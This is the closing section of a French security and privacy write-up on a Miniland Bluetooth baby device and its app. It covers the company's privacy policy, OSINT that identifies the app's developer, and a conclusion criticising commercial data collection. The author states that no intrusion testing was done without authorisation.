
En dessous miniland explique que les informations passent de filiales en filiales, si des filiales sont vendues ou achetées et si miniland ou un des majeures parties de ses actifs sont achetés, les informations personnelles des clients sont des informations vendues en même temps que la société.

Ils ont un paragraphe qui explique que les données sont bien sécurisées que ce soit par chiffrement ou par accès physique aux locaux.

## 6. BONUS : OSINT

La société Miniland est une marque spécialisée dans la création de jouets éducatifs et ludiques.

La société est domiciliée au “*Polígono industrial La Marjal I, Calle de la Patronal, 10, 03430 Onil, Alicante, Espagne*”.



Lors de l'étape de Reverse engineering j'ai pu découvrir un nom de dossier se nommant *cuatroochenta* en faisant une recherche google ("miniland" "cuatroochenta") les résultats donnés sont :

- <https://cuatroochenta.com/tag/miniland/> (Site de la société cuatroochenta, avec un article vide avec le tag miniland).
- <https://www.youtube.com/playlist?list=PLHD0TNyfxmrMh1W7a0a0VnxUlVVxY-Q1b> (Lien d'un playlist youtube de la société cuatroochenta, la playlist sert à montrer les travaux réalisés par la société, la pub pour emybaby s'y trouve).
- <https://growfun.cuatroochenta.com/fr/> (Site de emybaby.com, avec un autre nom de domaine).

L'adresse IP du serveur est la même, seul les ports 80 et 443 sont ouverts(port servant à la navigation web HTTP/HTTPS)

Cuartroochenta est donc la société qui a développé l'application mobile.

La société est basée dans la même région que la société Miniland.

## 7. Conclusion :

Mon objectif était de comprendre comment marche l'objet vendu par la société aussi bien au niveau logiciel qu'au niveau des composants.

Quand j'ai vu que la société Miniland avait fait appel à une entreprise externe, j'ai décidé de rajouter la partie Bonus OSINT.

J'avais imaginé que le projet aurait un grand potentiel pour effectuer du hack technique. Après avoir effectué les tests, j'ai commencé à repenser ce projet et je me suis intéressé davantage à la partie entreprise et utilisations des données.

Techniquement : J'ai appris plusieurs choses sur le fonctionnement du protocole bluetooth et de ces failles liées.

J'ai réussi à comprendre comment fonctionnait l'application et à trouver des informations pertinentes (envoi des données par l'api, stockage via firebase, systèmes de validation de l'accès à "parents sounds").

J'ai aussi compris et appris le fonctionnement de composants électroniques de type Bluecore et EEPROM.

Pour aller plus loin : Je n'ai pas de contrats avec la société miniland pour me permettre de faire un test d'intrusion sur les sites web, serveur, et api.

Je ne me suis donc pas permis de le faire pour rester dans le cadre légal.

Nous pouvons imaginer que suite aux informations découvertes, en faisant Reverse engineering, comme les paramètres envoyés à l'api nous pouvons avoir potentiellement une piste à explorer.

Concernant les données utilisateurs, nous observons que beaucoup d'entre elles sont recueillies auprès des utilisateurs et sont traitées dans un but purement commercial.

Il y a aussi des points non énoncés concernant les informations sur le nom de la sage femme, le nom du docteur, le nom du médecin lors des rendez-vous médicaux et l'adresse des cabinets.

Rien ne garantit que ces informations soient partagées en accord avec les personnes concernées.

Toutes les données sont stockées dans les serveurs des GAFA, Google pour le stockage des données dans firebase et Amazon pour le serveur web (application web + site vitrine).

Google a accès aux données qui utilisent le service firebase.

La société nous vend un objet pour enfant, qui se veut à but relaxant, stimulant et innovant. J'ai pu démontrer que cet objet n'avait rien d'innovant et qu'il s'agissait en fait d'une enceinte bluetooth.

Depuis les années 2000 l'accès à internet et aux nouvelles technologies croît à une vitesse hallucinante.

L'informatique est passé d'un usage scientifique, militaire et d'un milieu de connasseurs à un usage quotidien omniprésent. La technologie est devenue par moment un produit marketing quitte à se retrouver en gros plan dans les affiches commerciales même si son utilisation n'a pas d'intérêt.

La connaissance du commerce des données et de leurs utilisations par des entreprises reste très peu connue par le grand public.

Sans renseignement, des sociétés privées peuvent nous faire croire qu'une enceinte bluetooth permettrait d'avoir un meilleur développement cognitif de notre enfant. Certaines sociétés privées peuvent nous créer de véritables univers commerciaux dans lesquels le client peut exposer toutes ses données personnelles, les données d'autres personnes, celui de l'enfant et son futur enfant.